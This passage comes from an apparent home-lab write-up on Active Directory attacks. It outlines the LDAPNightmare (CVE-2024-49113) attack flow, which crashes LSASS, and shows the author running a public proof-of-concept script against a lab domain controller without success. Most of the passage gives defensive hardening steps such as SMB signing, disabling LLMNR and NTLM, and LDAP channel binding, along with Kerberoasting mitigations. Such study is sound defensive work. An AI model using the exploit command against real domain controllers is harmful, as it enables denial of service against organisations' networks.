
Step 3: Attacker's DNS Response: The attacker controls a malicious DNS server that responds to the victim's query. The attacker's server provides the victim with its own hostname and the port for the LDAP service.

Step 4: NBNS Broadcast: The victim server then tries to find the IP address of the attacker's hostname by sending a broadcast network request (NBNS request).

Step 5: Attacker's NBNS Response: The attacker sends back a response to the victim with the IP address of the attacker's machine.

Step 6: LDAP Client Activation: At this point, the victim server starts acting like an LDAP client and sends an LDAP-like request (called a CLDAP request) to the attacker's machine.

Step 7: Malicious CLDAP Response: The attacker responds with a specially crafted CLDAP packet that contains a value designed to cause the victim's **LSASS (Local Security Authority Subsystem Service)** process to crash.



https://www.safebreach.com/blog/ldapnightmare-safebreach-labs-publishes-first-proof-of-concept-exploit-for-cve-2024-49113/

This is the latest Zero Day Exploit that against AD that I can find. This was already patched asap so it's not working anymore.

Press enter or click to view image in full size

```
(CVE-2024-49113) ┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/CVE-2024-49113/bin]
└──╼ [★]$ sudo /home/sherwin/CVE-2024-49113/bin/python ../LdapNightmare.py 10.10.3.2 --domain-name familyguy.local
[LDAP Nightmare:INFO] - Waiting for udp server to start...
[LDAP Nightmare:INFO] - NetLogon connected
[LDAP Nightmare:INFO] - Calling DsrGetDcNameEx2 now...
[LDAP Nightmare:INFO] - Connected to 10.10.3.2:49664
[LDAP Nightmare:INFO] - Sending DsrGetDcNameEx2 request...
DsrGetDcNameEx2Response
DomainControllerInfo:
    DomainControllerName:            '\\\\DC1.FAMILYGUY.local\x00'
    DomainControllerAddress:         '\\\\10.10.3.2\x00'
    DomainControllerAddressType:     1
    DomainGuid:                      b'cs\xfc\xfd\x1d\xe1\x06F\xbb\x8d\xe9\xbc\xa9\xf6\xf2d'
    DomainName:                      'FAMILYGUY.local\x00'
    DnsForestName:                   'FAMILYGUY.local\x00'
    Flags:                           3758355453
    DcSiteName:                      'Default-First-Site-Name\x00'
    ClientSiteName:                  'Default-First-Site-Name\x00'
ErrorCode:                      0


[LDAP Nightmare:ERROR] - Failed to trigger the vulnerability!
(CVE-2024-49113) ┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/CVE-2024-49113/bin]
└──╼ [★]$
```

PoC: https://github.com/SafeBreach-Labs/CVE-2024-49113

🛡️ Defending Against These Attacks


The following lessons and defenses emerged from this experience:

Disable LLMNR and NetBIOS to prevent poisoning attacks

LLMNR: Disable through **Group Policy** to prevent name resolution spoofing.

- Open Group Policy Editor
- Go to **Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client**
- Set **"Turn OFF Multicast Name Resolution"** to Enabled

Press enter or click to view image in full size




Disabling LLMNR via GPO

NBT-NS: Disable via **network adapter settings** to mitigate downgrade and spoofing attacks.

- Go to Network Connections
- Open Network Adapter Properties
- Select **TCP/IPv4 Properties > Advanced tab > WINS tab**
- Choose **“Disable NetBIOS over TCP/IP”**

Press enter or click to view image in full size



Disabling NetBIOS over TCP/IP in your network adapters

Enforce SMB signing across all machines


Enabling **SMB signing** helps prevent man-in-the-middle attacks by ensuring message integrity.

- Open **Group Policy Management Editor (gpedit.msc).**
- Navigate to **Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options**.
- Locate **Microsoft network client: Digitally sign communications (always),** set it to **Enabled**, and **Apply.**
- Locate **Microsoft network server: Digitally sign communications (always)** and set it to **Enabled**, and **Apply.**

Pros & Cons:

- **Pro:** Completely stops SMB relay attacks.
- **Con:** May cause performance degradation in file transfers.

Press enter or click to view image in full size




Enable SMB Signing via GPO

Disable NTLM Authentication

1. Open **Group Policy Management Editor (gpedit.msc)**.
2. Navigate to **Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options**.
3. Find **Network Security: Restrict NTLM: NTLM authentication in this domain** and set it to **Deny all**.
4. Apply and restart for changes to take effect.

Press enter or click to view image in full size



Disable NTLM Authentication via GPO

Implement Account Tiering

Restrict **domain admin** accounts to only perform administrative tasks on designated **high-privilege systems** (e.g., domain controllers). This reduces the risk of credential theft and **limits the impact of compromised admin accounts**.

- **Pro:** Prevents attackers from easily escalating privileges.
- **Con:** Enforcing the policy can be challenging.

Restrict Local Administrator Access

Limit **local admin rights** to prevent unauthorized lateral movement within the network. Attackers often exploit local admin accounts to pivot across systems, making this an essential security measure.

- **Pro:** Reduces the attack surface and mitigates lateral movement.
- **Con:** May lead to increased **help desk tickets** for privileged access requests.


Prevent IPv6 Poisoning (mitm6 Attack)

Instead of disabling IPv6 entirely, block DHCPv6 traffic and router advertisements using Windows Firewall via Group Policy.

1. **Open Group Policy Management Editor (gpedit.msc).**
2. Navigate to **Computer Configuration > Windows Settings > Security Settings > Windows Defender Firewall with Advanced Security > Inbound Rules > New Rule > Predefined > Core Networking**
3. Find and set the following rules to **"Block"** instead of "Allow":

- Core Networking — Dynamic Host Configuration Protocol for IPv6 (DHCPV6-In)
- Core Networking — Router Advertisement (ICMPv6-In)


Press enter or click to view image in full size



1. Navigate to **Computer Configuration > Windows Settings > Security Settings > Windows Defender Firewall with Advanced Security > Outbound Rules > New Rule > Predefined > Core Networking**
2. Find and set the following rule to **“Block”:**

   Core Networking — Dynamic Host Configuration Protocol for IPv6 (DHCPV6-Out)

Press enter or click to view image in full size




Disable WPAD (Web Proxy Auto-Discovery Protocol)

Disabling WPAD prevents attacks using rogue proxy configurations to intercept network traffic.

1. Open Group Policy Management Editor (gpedit.msc).
2. Navigate to **Computer Configuration > Policies > Administrative Templates > Windows Components > Internet Explorer**
3. Locate **“Disable changing Automatic Configuration settings”** and set it to “Enabled”.
4. Apply changes and close the editor.

Press enter or click to view image in full size




Secure LDAP Authentication (Mitigate LDAP & LDAPS Relaying Attacks)

Enabling LDAP signing and LDAP channel binding ensures encrypted and authenticated LDAP communications, preventing credential relay attacks.

1. Open Group Policy Management Editor (gpedit.msc).
2. Navigate to **Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options**
3. Locate **“Network security: LDAP client signing requirements”** and set it to **“Require Signing”.**
4. Apply the policy.

Press enter or click to view image in full size




How to Enable LDAP Channel Binding via Registry Editor

1. Open Registry Editor (regedit.exe) as Administrator.
2. Navigate to **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters**
3. Create or modify the DWORD value **“LdapEnforceChannelBinding”** and set it to:

- →Enabled (but not enforced)
- → Strict enforcement (Recommended)

Press enter or click to view image in full size



Protect Administrative Accounts from Delegation Attacks

To prevent attackers from impersonating privileged accounts:

- Add administrative users to the **Protected Users group**.
- Enable **Account is sensitive and cannot be delegated** for critical accounts.

Kerberoasting Defenses

Kerberos is a feature in Windows, not a vulnerability or misconfiguration. However, attackers can abuse it by extracting service account credentials. To reduce risk, implement the following:

Strong Passwords

- Use **long, complex passwords** (≥25 characters) for service accounts to make brute-force attacks impractical.

- Consider **Managed Service Accounts (MSA) or Group Managed Service Accounts (gMSA)** to automatically rotate service account passwords.

Least Privilege

- Avoid using **high-privilege accounts (e.g., Domain Admins)** as service accounts.
- Assign only the **minimum necessary permissions** to service accounts.

Detecting Kerberoasting Attacks

Kerberoasting is challenging to detect because it leverages **normal Kerberos operations** in Active Directory, making it blend in with regular network activity. However, by analyzing **domain controller logs**, security teams can identify suspicious behavior.

Key Detection Method: Monitoring Event ID 4769

